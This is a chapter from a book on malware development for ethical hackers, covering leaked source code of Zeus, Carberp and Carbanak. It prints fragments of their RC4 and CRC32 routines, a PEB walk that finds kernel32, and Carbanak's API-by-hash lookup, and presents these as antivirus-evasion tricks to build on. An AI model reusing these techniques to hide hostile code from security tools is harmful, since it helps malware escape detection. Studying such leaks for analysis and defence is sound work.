15

Malware Source Code Leaks

The inadvertent or purposeful exposure of malware source code can be a boon for cyber security researchers, but also a catalyst for the spread of more sophisticated malicious software. This chapter examines several significant historical incidents of malware source code leaks and the consequent implications for cyber security. It provides an in-depth look at how leaks occur, the information that can be gleaned from them, and how these leaks have spurred the development of more advanced malware tricks. You will gain insights into real-life malware and learn how to analyze leaked code for offensive purposes.

In this chapter, we're going to cover the following main topics:

- Understanding malware source code leaks
- The impact of source code leaks on the malware development landscape
- Significant examples of malware source code leaks

Understanding malware source code leaks

The proliferation of darknet forums provided a platform for cybercriminals to share and trade malicious software, leading to the dissemination of various malware strains. While it's challenging to pinpoint the *first* malware to leak on darknet hacking forums due to the secretive nature of these communities and the constant evolution of cyber threats, we can discuss one of the earliest instances of significant malware leaks in this context.

Darknet hacking forums, also known as **underground forums** or **cybercrime forums**, have been instrumental in facilitating cybercriminal activities since the late 1990s. These forums operate on hidden networks such as Tor, providing anonymity to their users and enabling the exchange of illicit goods and services, including malware, stolen data, and hacking tools.

The Zeus banking Trojan

An early and infamous instance of malware leakage on darknet hacking forums pertained to the **Zeus** banking Trojan, which was alternatively referred to as **Zbot**. Zeus, which was initially detected in 2007, swiftly garnered acclaim due to its advanced functionalities and extensive influence on online financial systems. Zeus, an intrusion detection system created by the Russian cybercriminal Slavik, was specifically engineered to pilfer confidential financial data, such as credit card and online banking credentials, from compromised systems.

As Zeus gained popularity among cybercriminals, its source code and various versions started appearing on darknet hacking forums, allowing other threat actors to customize and distribute their variants. The leaked source code facilitated the proliferation of Zeus-based malware campaigns, leading to a surge in online banking fraud and identity theft incidents.

The leak of Zeus on darknet hacking forums marked the beginning of a trend where malware authors and cybercriminal groups began openly sharing and trading malicious software. This led to the emergence of specialized **malware-as-a-service** (**MaaS**) platforms, where users could rent or purchase access to sophisticated malware tools and services.

Carberp

Carberp is a sophisticated banking Trojan that emerged in the early 2010s and gained notoriety for its advanced capabilities in stealing financial information from infected systems. Developed by a Russian cybercriminal group, Carberp was specifically engineered to compromise financial institutions and online banking clients in an effort to pilfer sensitive information, including login credentials, credit card details, and personal identification particulars.

Carberp first appeared on darknet hacking forums around 2010, where cybercriminals exchanged and traded the malware along with its source code. The availability of Carberp on these underground forums facilitated its widespread distribution and customization by other threat actors, leading to a surge in banking-related cybercrime activities.

Carberp boasted a range of sophisticated features that made it a potent threat to online banking systems and their customers. Some of its key functionalities included the following:

- **Web injection**: Carberp utilized web injection methodologies to manipulate the content of authentic banking websites, thereby gaining the ability to intercept and steal confidential data inputted by users throughout their online banking sessions
- **Keylogging**: The malware had the ability to log keystrokes, enabling it to capture usernames, passwords, and other authentication credentials entered by victims
- **Remote access**: Carberp allowed attackers to remotely control infected systems, facilitating additional malicious activities such as data exfiltration, file manipulation, and further malware deployment
- **Anti-detection mechanisms**: To evade detection by security solutions, Carberp employed various obfuscation and anti-analysis techniques, making it challenging for traditional antivirus software to detect and remove the malware

Carbanak

Carbanak, also known as **Anunak**, is a sophisticated and highly organized cybercriminal group responsible for orchestrating one of the largest bank heists in history. The group gained notoriety for its advanced tactics, innovative techniques, and successful infiltration of financial institutions worldwide. Carbanak's operations highlighted the evolving nature of cyber threats and the growing sophistication of cybercriminal organizations.

Carbanak first emerged in 2013 and quickly established itself as a prominent threat actor in the cybersecurity landscape. The group's origins can be traced back to Eastern Europe, with reports suggesting that it comprised skilled hackers with expertise in malware development, social engineering, and money laundering. Carbanak primarily targeted banks, financial institutions, and payment processing systems, seeking to steal large sums of money through unauthorized transfers and fraudulent transactions.

The source code for Carbanak leaked online in early 2017. It was reportedly published on a Russian-speaking underground forum frequented by cybercriminals. The leak of Carbanak's source code provided cybersecurity researchers and law enforcement agencies with valuable insights into the group's **tactics, techniques, and procedures** (**TTPs**), enabling them to better understand the inner workings of the malware and develop more effective countermeasures against it.

The leak of Carbanak's source code represented a significant development in the cybersecurity landscape, as it allowed researchers to conduct an in-depth analysis of the malware's functionalities and identify potential weaknesses that could be exploited to mitigate its impact. Additionally, the availability of the source code enabled cybersecurity professionals, like us, to develop adversary simulation scenarios, for example, malware with the same capabilities.

Other famous malware source code leaks

In addition to Carbanak, several other significant malware source code leaks have occurred in recent years. These leaks have provided cybersecurity researchers with valuable insights into the inner workings of various malicious programs, allowing them to better understand the tactics and techniques employed by cybercriminals and develop more effective countermeasures. Some notable examples include the following:

- **SpyEye**: SpyEye is another infamous banking Trojan that gained prominence in the late 2000s. Like Zeus, SpyEye was designed to steal financial information from infected systems, primarily targeting online banking credentials. In 2011, the source code for SpyEye was leaked online, allowing cybersecurity researchers to analyze its functionality and develop detection and mitigation strategies. The leak contributed to the decline of SpyEye as a prominent threat, as cybercriminals moved on to newer malware families.

- **Citadel**: Citadel was a sophisticated banking Trojan that emerged as a successor to Zeus and SpyEye in the early 2010s. Like its predecessors, Citadel was designed to steal financial information and facilitate fraudulent transactions. In 2013, the source code for Citadel was reportedly leaked online, providing cybersecurity researchers with insights into its advanced capabilities, including its use of encryption and evasion techniques. The leak led to increased scrutiny of Citadel by law enforcement agencies and cybersecurity professionals, ultimately contributing to the disruption of its operations.
- **Mirai**: Mirai is a notorious botnet malware that targets **internet of things** (**IoT**) devices, such as routers, cameras, and **digital video recorders** (**DVRs**). First identified in 2016, Mirai gained notoriety for its ability to infect and control large numbers of IoT devices, which it used to launch **distributed denial-of-service** (**DDoS**) attacks. In 2016, the source code for Mirai was leaked online, leading to a proliferation of Mirai-based botnets and a surge in DDoS attacks. The leak underscored the vulnerability of IoT devices to malware infections and highlighted the need for improved security measures to protect against such threats.

While ransomware has not been included in this list, it is worth mentioning that several ransomware families, such as **Locky**, **Cerber**, and **GandCrab**, have also had their source code leaked or publicly disclosed at various points in time. These leaks have contributed to the proliferation of ransomware variants and the evolution of **ransomware-as-a-service** (**RaaS**) models, enabling even less technically proficient cybercriminals to launch ransomware attacks.

The impact of source code leaks on the malware development landscape

So, what is the impact of source code leaks on popular malware?


Let's continue to look at the preceding examples and find out what key role they played in the history of malware development as a result of source code leaks.

Zeus

Let's start with the Zeus banking Trojan. As I wrote earlier, the leak of the Zeus Trojan's source code in 2011 led to the widespread proliferation of variants and derivatives in the cybercriminal underground. With access to the source code, malicious actors could modify and customize the malware to suit their specific objectives and targets. This resulted in a surge of Zeus-based malware campaigns.

One of the notable features of the Zeus source code was its use of encryption and obfuscation techniques to conceal malicious activities and evade detection by security defenses. This marked a shift in malware development toward more sophisticated tactics for stealth and persistence. Zeus pioneered the use of encryption algorithms such as RC4 and **Cyclic Redundancy Check 32** (**CRC32**) hash.

Here is an example implementation of the RC4 algorithm in the following screenshot:




```
void Crypt::_rc4(void *buffer, DWORD size, RC4KEY *key)
{
 
  register BYTE swapByte;
  register BYTE x = key->x;
  register BYTE y = key->y;
  LPBYTE state = &key->state[0];

  for(register DWORD i = 0; i < size; i++)
  {
    x = (x + 1) & 0xFF;
    y = (state[x] + y) & 0xFF;
    swap_byte(state[x], state[y]);
    ((LPBYTE)buffer)[i] ^= state[(state[x] + state[y]) & 0xFF];
  }

  key->x = x;
  key->y = y;

}

void Crypt::_rc4Full(const void *binKey, WORD binKeySize, void *buffer, DWORD size)
{
  Crypt::RC4KEY key;
  Crypt::_rc4Init(binKey, binKeySize, &key);
  Crypt::_rc4(buffer, size, &key);
}
```

Figure 15.1 – RC4 implementation in the Zeus Trojan

As you can see, here, **`Crypt::_rc4`** implements the pseudo-random generation logic part of RC4.

We can also find an implementation of the CRC32 hash algorithm in the following screenshot, which subsequently became widely used in malware development to this day. An application of the CRC32 hashing algorithm is the generation of a compact, predetermined checksum value from any given set of data. Its function is to identify inaccuracies in data that are transmitted via a network or another communication channel or are stored in memory. A polynomial function is utilized to compute the checksum, which is frequently represented as a 32-bit hexadecimal value:



```
DWORD Crypt::crc32Hash(const void *data, DWORD size)
{
  if(crc32Intalized == false)
  {
    register DWORD crc;
    for(register DWORD i = 0; i < 256; i++)
    {
      crc = i;
      for(register DWORD j = 8; j > 0; j--)
      {
        if(crc & 0x1)crc = (crc >> 1) ^ 0xEDB88320L;
        else crc >>= 1;
      }
      crc32table[i] = crc;
    }

    crc32Intalized = true;
  }

  register DWORD cc = 0xFFFFFFFF;
  for(register DWORD i = 0; i < size; i++)cc = (cc >> 8) ^ crc32table[(((LPBYTE)data)[i] ^ cc) & 0xFF];
  return ~cc;
}
```


Figure 15.2 – CRC32 implementation in the Zeus Trojan

This variant of CRC-32 uses the x 8 + x 7 + x 6 + x 4 + x 2 + 1 **`(0xEDB88320)`** polynomial, sets the initial CRC to **`0xFFFFFFFF`**, and complements the final CRC.

Carberp

Carberp employed robust persistence mechanisms to ensure its continued operation on infected systems, even after reboots or security software scans. These mechanisms, such as creating autostart entries in the Windows Registry or installing as a system service, continue to be utilized by modern malware to maintain persistence and evade detection by security solutions.

For example, here are some functions implemented in the library for working with the Windows Registry:




```
//---------------------------------------------------------------------------
// Registry - методы для работы с реестром Windows
//---------------------------------------------------------------------------

bool Registry::CreateKey(HKEY h, char* path, char* name )
{
    // ссоздать раздел в реестре
    //  CreateKey(HKEY_CURRENT_USER,"Software\\Microsoft\\Internet Explorer\\Main","TabProcGrowth");
    HKEY key;
    if((long)pRegOpenKeyExA(h, path, 0, KEY_WRITE, &key) == REG_OPENED_EXISTING_KEY)
        return false;
    if ((LONG)pRegCreateKeyA(key, name, &key) != ERROR_SUCCESS)
        return false;

    pRegCloseKey(key);
    return true;
}
```

Figure 15.3 – Working with the Windows Registry in Carberp

As we can see, in this case, **`Registry::CreateKey`** implements the **`CreateKey`** in Windows Registry logic.

Also implemented here is the **`GetKernel32`** function whose logic we discussed in ***Chapter 13*** (see **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter13/04-lessons-learned-classic-malware/hack.c**).

Pay attention to the function from ***Chapter 13*** and the logic of the function shown in the following screenshot:



```
HMODULE GetKernel32(void)
{
    PPEB Peb = NULL;

    __asm
    {
        mov eax, FS:[0x30]
        mov [Peb], eax
    }

    PPEB_LDR_DATA LdrData = Peb->Ldr;
    PLIST_ENTRY Head = &LdrData->ModuleListLoadOrder;
    PLIST_ENTRY Entry = Head->Flink;

    while ( Entry != Head )
    {
        PLDR_DATA_TABLE_ENTRY LdrData = CONTAINING_RECORD( Entry, LDR_DATA_TABLE_ENTRY, 
        InLoadOrderModuleList );

        WCHAR wcDllName[MAX_PATH];

        m_memset( (char*)wcDllName, 0, sizeof( wcDllName ) );

        m_wcsncpy( wcDllName, LdrData->BaseDllName.Buffer, min( MAX_PATH - 1, LdrData->BaseDllName.
        Length / sizeof( WCHAR ) ) );

        if ( CalcHashW( m_wcslwr( wcDllName ) ) == 0x4B1FFE8E )
        {
            return (HMODULE)LdrData->DllBase;
        }

        Entry = Entry->Flink;
    }

    return NULL;
}
```

Figure 15.4 – The GetKernel32 function in Carberp

Here's a breakdown of what it's doing:

1. It initializes a pointer **`Peb`** to the **process environment block** (**PEB**) structure.
2. It then retrieves a pointer to the loader data table from the PEB.
3. It sets up a loop to iterate through the list of loaded modules.
4. Within the loop, it retrieves the name of each loaded module and calculates a hash value for it.
5. If the calculated hash matches a predefined value (**`0x4B1FFE8E`**), it returns the base address of the module.

As we can see, both functions aim to retrieve the base address of the **`kernel32.dll`** module from the PEB in a Windows process.


Carbanak

In the summer of 2013, the Carberp source code was leaked online; a hacking group utilized this code to generate Carbanak at a reduced cost.

The Carbanak, a malicious program used by hackers to target financial institutions such as banks and e-commerce sites, has gained significance in recent times. Since 2013, this advanced variety of malicious software has been employed to pilfer over $1 billion from banks, e-commerce platforms, and additional financial establishments.

The primary characteristic that typically alerts us to this category of malicious software is its capacity to evade detection by antivirus software and obscure its activities, a characteristic that is often attributed to well-designed malware. Carbanak employs a variety of methods to counter antivirus software.

Moving forward, we shall examine the functioning of the Trojan's nucleus, beginning with its interaction with WinAPI:




```
#include "core\winapi.h"
#include "core\string.h"
#include "core\pe.h"
#include "core\debug.h"
#include "core\memory.h"

#ifdef WINAPI_INVISIBLE

const int SizeHashTable = 640; //ëó÷øå âñåãî çàäàâàòü â 2 ðàçà áîëüøå ÷

const char* namesDll[] =
{
	_CT_("kernel32.dll"), //KERNEL32 = 0
	_CT_("user32.dll"), //USER32 = 1
	_CT_("ntdll.dll"), //NTDLL = 2
	_CT_("shlwapi.dll"), //SHLWAPI = 3
	_CT_("iphlpapi.dll"), //IPHLPAPI = 4
	_CT_("urlmon.dll"), //URLMON = 5
	_CT_("ws2_32.dll"), //WS2_32 = 6
	_CT_("crypt32.dll"), //CRYPT32 = 7
	_CT_("shell32.dll"), //SHELL32 = 8
	_CT_("advapi32.dll"), //ADVAPI32 = 9
	_CT_("gdiplus.dll"), //GDIPLUS = 10
	_CT_("gdi32.dll"), //GDI32 = 11
	_CT_("ole32.dll"), //OLE32 = 12
	_CT_("psapi.dll"), //PSAPI = 13
	_CT_("cabinet.dll"), //CABINET = 14;
	_CT_("imagehlp.dll"), //IMAGEHLP = 15
	_CT_("netapi32.dll"), //NETAPI32 = 16
	_CT_("Wtsapi32.dll"), //WTSAPI32 = 17
	_CT_("Mpr.dll"), //MPR = 18
	_CT_("WinHTTP.dll") //WINHTTP = 19
};

static HMODULE handlesDll[ sizeof(namesDll) / sizeof(char*) ];
static uint HashApiFuncsTable[SizeHashTable];
static void* AddrApiFuncsTable[SizeHashTable];

#endif

```

Figure 15.5 – Carbanak's WinAPI interaction

At first glance, from the screenshot, you can understand that API hash tables and functions are presented here, which means that they most likely use the *calling WINAPI by hash* technique.


The following is a list of mandatory DLLs that contain WinAPIs; this is only a subset of the libraries utilized by the Carbanak Trojan bot:



```
const char* namesDll[] =
{
        _CT_("kernel32.dll"), //KERNEL32 = 0
        _CT_("user32.dll"), //USER32 = 1
        _CT_("ntdll.dll"), //NTDLL = 2
        _CT_("shlwapi.dll"), //SHLWAPI = 3
        _CT_("iphlpapi.dll"), //IPHLPAPI = 4
        _CT_("urlmon.dll"), //URLMON = 5
        _CT_("ws2_32.dll"), //WS2_32 = 6
        _CT_("crypt32.dll"), //CRYPT32 = 7
        _CT_("shell32.dll"), //SHELL32 = 8
        _CT_("advapi32.dll"), //ADVAPI32 = 9
        _CT_("gdiplus.dll"), //GDIPLUS = 10
        _CT_("gdi32.dll"), //GDI32 = 11
        _CT_("ole32.dll"), //OLE32 = 12
        _CT_("psapi.dll"), //PSAPI = 13
        _CT_("cabinet.dll"), //CABINET = 14;
        _CT_("imagehlp.dll"), //IMAGEHLP = 15
        _CT_("netapi32.dll"), //NETAPI32 = 16
        _CT_("Wtsapi32.dll"),  //WTSAPI32 = 17
        _CT_("Mpr.dll"), //MPR = 18
        _CT_("WinHTTP.dll") //WINHTTP = 19
};
```

Figure 15.6 – Required DLL list for Carbanak bot


Furthermore, within the module's initialization block (the **`bool Init()`** function), there is code that retrieves the **`GetProcAddress`** and **`LoadLibraryA`** functions dynamically via their hashes:



```
bool Init()
{
        HMODULE kernel32;
        if ( (kernel32 = GetDllBase(hashKernel32)) == NULL )
                return false;
        _GetProcAddress = (typeGetProcAddress)GetApiAddr( kernel32, hashGetProcAddress );
        _LoadLibraryA = (typeLoadLibraryA)GetApiAddr( kernel32, hashLoadLibraryA );
        if ( (_GetProcAddress == NULL) || (_LoadLibraryA == NULL) )
                return false;

#ifdef WINAPI_INVISIBLE
        Mem::Set( handlesDll, 0, sizeof(handlesDll) );
        Mem::Set( HashApiFuncsTable, 0, sizeof(HashApiFuncsTable) );
        Mem::Set( AddrApiFuncsTable, 0, sizeof(AddrApiFuncsTable) );
        handlesDll[0] = kernel32;
#endif
        return true;
}
```

Figure 15.7 – A dynamic call by hash

Retrieving the **`GetApiAddr`** function, which compares the hash of a given Windows API function to determine its address, looks like the following:



Carbanak - part 1 > botep > core > source > winapi.cpp

```
void* GetApiAddr( HMODULE module, DWORD hashFunc )
{
    if( module == nullptr ) return nullptr;
    PIMAGE_OPTIONAL_HEADER poh = PE::GetOptionalHeader(module);
    // �������� ����� ������� ��������
    PIMAGE_EXPORT_DIRECTORY exportDir = (IMAGE_EXPORT_DIRECTORY*)RVATOVA( module, poh->DataDirectory[

    int exportSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;

    int ordinal = -1; // ����� ����������� ��� �������

    DWORD* namesTable  = (DWORD*)RVATOVA( module, exportDir->AddressOfNames );
    WORD*  ordinalTable =  (WORD*)RVATOVA( module, exportDir->AddressOfNameOrdinals );

    for( uint i = 0; i < exportDir->NumberOfNames; i++)
    {
        char* name = (char*)RVATOVA( module, *namesTable );
        if( Str::Hash(name) == hashFunc )
        {
            ordinal = *ordinalTable;
            break;
        }
        // ��������� �������
        namesTable++;
        ordinalTable++;
    }

    //������� ���������
    if( ordinal < 0 )
        return nullptr;

    //���������� ����� �������
    DWORD* addrTable  = (DWORD*)RVATOVA( module, exportDir->AddressOfFunctions );
    SIZE_T rva = addrTable[ordinal];

    SIZE_T addr = (SIZE_T)RVATOVA( module, rva );
    if( addr > (SIZE_T)exportDir && addr < (SIZE_T)exportDir + exportSize ) //��������������� (NameDl
    {
        char* s = (char*)addr;
        char nameDll[32];
        int i = 0;
        while( s[i] != '.' )
```


Figure 15.8 – The GetApiAddr function on Carbanak source code

As you can see, Carbanak uses one of the simplest but effective **antivirus** (**AV**) engine bypass tricks: call functions by hash instead of using names.

Consequently, adopting the mindset of the Carbanak Trojan developers, can we further enhance the system? Certainly, indeed! Let's say we use a remote process injection technique for our malware. The analysis of the binary reveals that the functions utilized, such as **`CloseHandle`**, **`OpenProcess`**, **`VirtualAllocEx`**, **`WriteProcessMemory`**, and **`CreateRemoteThread`**, are enumerated in the import address table of the binary. Antiviruses are searching for a combination of these Windows APIs, which are frequently exploited for malicious intent, so this raises suspicions. This procedure is therefore effective against the majority of antivirus engines.

To return to our Trojan: which hashing algorithm does Carbanak use?

We observe the following declaration of the hash function in the **`core/source/misc.cpp`** file:




```
{
	char* res = (char*)Mem::Alloc(maxSize);
	if( res )
	{
		va_list va;
		va_start( va, format );
		FormatVA( res, format, va );
	}
	return res;
}

int Format( char* buf, const char* format, ... )
{
	va_list va;
	va_start( va, format );
	return FormatVA( buf, format, va );
}

uint Hash( const char* s, int c_s )
{
	if( c_s < 0 ) c_s = Len(s);
	return CalcHash( (byte*)s, c_s );
}
```

Figure 15.9 – Hashing logic in Carbanak source code

